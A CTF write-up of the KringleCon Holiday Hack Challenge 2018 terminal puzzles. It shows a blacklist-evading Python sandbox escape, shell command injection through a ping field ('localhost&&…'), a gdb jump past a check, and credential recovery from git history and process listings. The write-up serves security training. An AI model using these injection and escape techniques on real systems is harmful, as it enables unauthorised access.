KringleCon Holiday Hack Challenge 2018 – The Write-up

by

mickeym@savoy06.com

Table of Contents

Kringle History Kiosk

Question 1: *In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?*

Firmware

Question 2: *In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?*

ATNAS

Question 3: *In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?*

Business card

Question 4: *In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?*

Cranberry Pi

Question 5: *In 2017, the North Pole was being bombarded by giant objects. What were they?*

Snowballs


Question 6: *In 2017, Sam the snowman needed help reassembling pages torn from what?*

The Great Book

Objective 1 - Orientation Challenge

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle?

Answer: ***Happy Trails***



Essential Editor Skills Bushy Evergreen

I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

To exit VI:

:q

Loading, please wait......

You did it! Congratulations!

elf@50d9ccd402cb:~$

Python Escape From LA - Sugar Plum Mary

```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary
```

To complete this challenge, escape Python and run ./i_escaped

```
>>>
>>> os = eval('__imp' + 'ort__("os")')
>>> eval('os.sys' + 'tem("./i_escaped")')
Loading, please wait......
  ____          _  _
 |  _ \ _   _| |_| |__   ___  _ __
 | |_) | | | | __| '_ \ / _ \| '_ \
 |  __/| |_| | |_| | | | (_) | | | |
 |_|___ \__, |\__|_| |_|\___/|_| |_| _ _
 | ____||___/___ ___ _ _ __   ___   __| | |
 |  _| / __|/ __/ _` | '_ \ / _ \ / _` | |
 | |___\__ \ (_| (_| | |_) |  __/ (_| |_|
 |_____|___/\___\__,_| .__/ \___|\__,_(_)
                     |_|

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>>
```

The Sleighbell Lottery - Shinny Upatree

```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!
```

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.

Use nm to list the symbols from the object code

```
elf@7eb7140f9aa2:~$ nm ./sleighbell-lotto
<SNIP>
0000000000000bcc T build_decoding_table
0000000000208068 b completed.7696
0000000000208000 W data_start
0000000000208070 B decoded_data
0000000000208078 b decoding_table
0000000000000a30 t deregister_tm_clones
0000000000208020 d encoding_table
                 U exit@@GLIBC_2.2.5
0000000000000b00 t frame_dummy
                 U free@@GLIBC_2.2.5
                 U getenv@@GLIBC_2.2.5
0000000000000b0a T hmac_sha256
00000000000014ca T main
                 U malloc@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U memset@@GLIBC_2.2.5
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U rand@@GLIBC_2.2.5
0000000000000a70 t register_tm_clones
                 U sleep@@GLIBC_2.2.5
00000000000014b7 T sorry
                 U srand@@GLIBC_2.2.5
                 U strlen@@GLIBC_2.2.5
                 U time@@GLIBC_2.2.5
0000000000000f18 T tohex
0000000000208060 D winnermsg
0000000000000fd7 T winnerwinner
elf@7eb7140f9aa2:~$
```

Use gdb to jump to the winnerwinner label

```
elf@7eb7140f9aa2:~$ gdb sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
```

```
With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!
```

Congratulations! You've won, and have successfully completed this challenge.

```
[Inferior 1 (process 34) exited normally]
(gdb)
```

The Name Game - Minty Candycane

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen
```

To solve this challenge, determine the new worker's first name and submit to runtoanswer.

```
======================================================================
=                                                                    =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G  =
=                                                                    =
======================================================================

 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.

Please make a selection:2


Shell commands can be injected using '&&'

Validating data store for employee onboard information.
Enter address of server: localhost&&ls -la
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.047 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.040/0.048/0.057/0.007 ms
total 5476
drwxr-xr-x 1 elf  elf     4096 Jan  4 11:49 .
drwxr-xr-x 1 root root    4096 Dec 14 16:17 ..
-rw-r--r-- 1 elf  elf      220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 root root      95 Dec 14 16:13 .bashrc
drwxr-xr-x 3 elf  elf     4096 Jan  4 11:48 .cache
drwxr-xr-x 3 elf  elf     4096 Jan  4 11:48 .local
-rw-r--r-- 1 root root    3866 Dec 14 16:13 menu.ps1
-rw-rw-rw- 1 root root   24576 Jan  4 11:49 onboard.db
-rw-r--r-- 1 elf  elf      655 May 16  2017 .profile
-rwxr-xr-x 1 root root 5547968 Dec 14 16:13 runtoanswer
onboard.db: SQLite 3.x database
```

Display the contents of the menu script


```
Validating data store for employee onboard information.
Enter address of server: localhost&&cat menu.ps1

<SNIP>
        Show-Menu
        $input = Read-Host 'Please make a selection'
        switch ($input)
        {
            '1' {
                cls
                Employee-Onboarding-Form
            } '2' {
                cls
                Write-Host "Validating data store for employee onboard information."
                $server = Read-Host 'Enter address of server'
                /bin/bash -c "/bin/ping -c 3 $server"
                /bin/bash -c "/usr/bin/file onboard.db"
            } '9' {
                /usr/bin/pwsh
                return
            } 'q' {
<SNIP>
```

There is a hidden menu choice ‘9’ that starts a shell

```
Please make a selection: 9
PowerShell v6.0.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS /home/elf>
```

Query the database for user with last name ‘Chan’

```
PS /home/elf> sqlite3 onboard.db "select * from onboard where lname = 'Chan';"
84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com
PS /home/elf> PS /home/elf> ./runtoanswer
Loading, please wait......

Enter Mr. Chan's first name: Scott
```



Congratulations!

CURLing Master - Holly Evergreen

I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

Complete this challenge by submitting the right HTTP request to the server at http://localhost:8080/ to get the candy striper started again. You may view the contents of the nginx.conf file in /etc/nginx/, if helpful.

History buffer has an example CURL command

```
elf@3aa077fe943d:~$ history
    1  netstat -ant
    2  ncat --broker -nlvp 9090
    3  echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
    4  cat /tmp/shruggins
    5  curl --http2-prior-knowledge http://localhost:8080/index.php
    6  telnet towel.blinkenlights.nl
    <SNIP>
```


Repeat the command from history

```
elf@3aa077fe943d:~$ !5

curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
```

Add the "status=on" argument to the command

elf@3aa077fe943d:~$ **curl --http2-prior-knowledge http://localhost:8080/index.php -d status=on**

```
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
```



```
Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
```

<p>**Congratulations! You've won and have successfully completed this challenge.**
<p>POSTing data in HTTP/2.0.

```
 </body>
</html>
```

Dev Ops Fail - Sparkle Redberry

Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.

Change to the git managed directory

```
elf@9635da20c121:~$ ls -la
total 5832
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:30 .
drwxr-xr-x 1 root root    4096 Dec 14 16:30 ..
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     1836 Dec 14 16:13 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Nov 14 09:48 kcconfmgmt
-rwxr-xr-x 1 elf  elf  5944352 Dec 14 16:13 runtoanswer
elf@9635da20c121:~$ cd kcconfmgmt/
elf@9635da20c121:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf  4096 Jan  7 00:09 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Jan  7 00:09 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   360 Jan  7 00:09 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Jan  7 00:09 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
elf@9635da20c121:~/kcconfmgmt$
```

Display the GIT change log

```
elf@9635da20c121:~/kcconfmgmt$ git log
<SNIP>
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
in config.js.def need to be updated before use
<SNIP>
```

Checkout the old version

```
elf@9635da20c121:~/kcconfmgmt$ git checkout d99d465d5b9711d51d7b455584af2b417688c267
Note: checking out 'd99d465d5b9711d51d7b455584af2b417688c267'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by performing another checkout.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -b with the checkout command again. Example:

  git checkout -b <new-branch-name>

HEAD is now at d99d465... Correct typos, runs now! Change port for MongoDB connection
```

Find the old config.js file

```
elf@9635da20c121:~/kcconfmgmt$ find . -name config.js -print
./server/config/config.js
```

Display the old config.js file

```
elf@9635da20c121:~/kcconfmgmt$ cat ./server/config/config.js
// Database URL
module.exports = {
    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
elf@9635da20c121:~/kcconfmgmt$ cd ..
elf@9635da20c121:~$
elf@9635da20c121:~$ ./runtoanswer
Loading, please wait......


Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
```

Congratulations!

Lethal ForensicELFication - Tangle Coalbox

```
Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator
```

Find the first name of the elf of whom a love poem was written. Complete this challenge by submitting that name to runtoanswer.

Display the editor history file

```
elf@7b31e555ad51:~$ cat .viminfo
<SNIP>
# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
<SNIP>

elf@7b31e555ad51:~$ ./runtoanswer
Loading, please wait......

Who was the poem written about? Elinore

WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollcccll:;,;:;,'...,,....''',,''.    .......    .''''''
WWNXXXKK00OOkxdxxxollccccoo:;,ccc:;...:;...,:;'...,:;.  ,,.....,,.  ::'....
WWNXXXKK00OOkxdxxxollccccoo:;,cc;::;..:;..,::...   ;:,  ,,.  .,,.  ::'...
WWNXXXKK00OOkxdxxxollccccoo:;,cc,';:;':;..,::...   ,:;  ,,,',,'    ::,'''.
WWNXXXK00OOkkxdxxxollccccoo:;,cc,'';:;:;..'::'..  .;::.  ,,.   ',.   ::.
WWNXXXKK00OOkdxxxddooccoo:;,cc,''.,::;....;::;,,::,.   ,,.   ',.  ::;;;;;
WWNXXKK00OOkkxdddoollcc:::;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator
```

Congratulations!

Yule Log Analysis - Pepper Minstix

```
I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...
```

Submit the compromised webmail username to runtoanswer to complete this challenge.

```
elf@e45528e8e319:~$ ls -la
total 6916
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:42 .
drwxr-xr-x 1 root root    4096 Dec 14 16:42 ..
-rw-r--r-- 1 elf  elf      220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf     3785 Dec 14 16:42 .bashrc
-rw-r--r-- 1 elf  elf      807 Apr  4  2018 .profile
-rw-r--r-- 1 elf  elf     1353 Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf  elf  1118208 Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf  elf  5936968 Dec 14 16:13 runtoanswer
```

Try running the python script

```
elf@e45528e8e319:~$ python evtx_dump.py
usage: evtx_dump.py [-h] evtx
evtx_dump.py: error: too few arguments
```

Dump the EVTX log to a text file

```
elf@e45528e8e319:~$ python evtx_dump.py ho-ho-no.evtx > out.txt
```

Search for failed logins (Event code 4625) and their IP addresses

```
elf@e45528e8e319:~$ grep 4625 out.txt -B 1 -A 36 |grep -i ipaddress
<Data Name="IpAddress">10.158.210.210</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```

<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<SNIP>

Many failed logins from 172.31.254.101

Find TargetUserName of successful logins (Event code 4624) from 172.31.254.101

elf@e45528e8e319:~$ **grep 4624 out.txt -B 1 -A 48 |grep 172.31.254.101 -B 35 -A 10 | grep -i targetusername**
<Data Name="TargetUserName">**minty.candycane**</Data>
<Data Name="TargetUserName">**minty.candycane**</Data>

minty.candycane is likely the compromised account

elf@e45528e8e319:~$ **./runtoanswer**
Loading, please wait......

Whose account was successfully accessed by the attacker's password spray? **minty.candycane**

Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!

Stall Mucking Report - Wunorse Openslae

```
Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae
```

Complete this challenge by uploading the elf's report.txt file to the samba share at //localhost/report-upload/

Method ONE to find the credentials


```
elf@cf465962c0e0:~$ ps -efwl > out.txt
elf@cf465962c0e0:~$ cat out.txt
F S UID        PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root         1     0  0  80   0 -  4488 -      16:50 pts/0    00:00:00 /bin/bash
/sbin/init
4 S root        10     1  0  80   0 - 11330 -      16:50 pts/0    00:00:00 sudo -u
manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-
command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-
special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U
report-upload
<SNIP>
```

Method TWO to find the credentials

```
elf@cf465962c0e0:~$ cat /sbin/init
#!/bin/bash

echo "$(date)" >> /home/elf/report.txt

(nohup sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-
certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42
-d'~' --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/
directreindeerflatterystable -U report-upload 2>/dev/null &)
<SNIP>
```

Upload the file using smbclient


```
elf@cf465962c0e0:~$ smbclient //localhost/report-upload -U report-upload
%directreindeerflatterystable
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@cf465962c0e0:~$
```




You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae


Google[TM] Ventilation Maze




Map of Level One



Map of Level Two



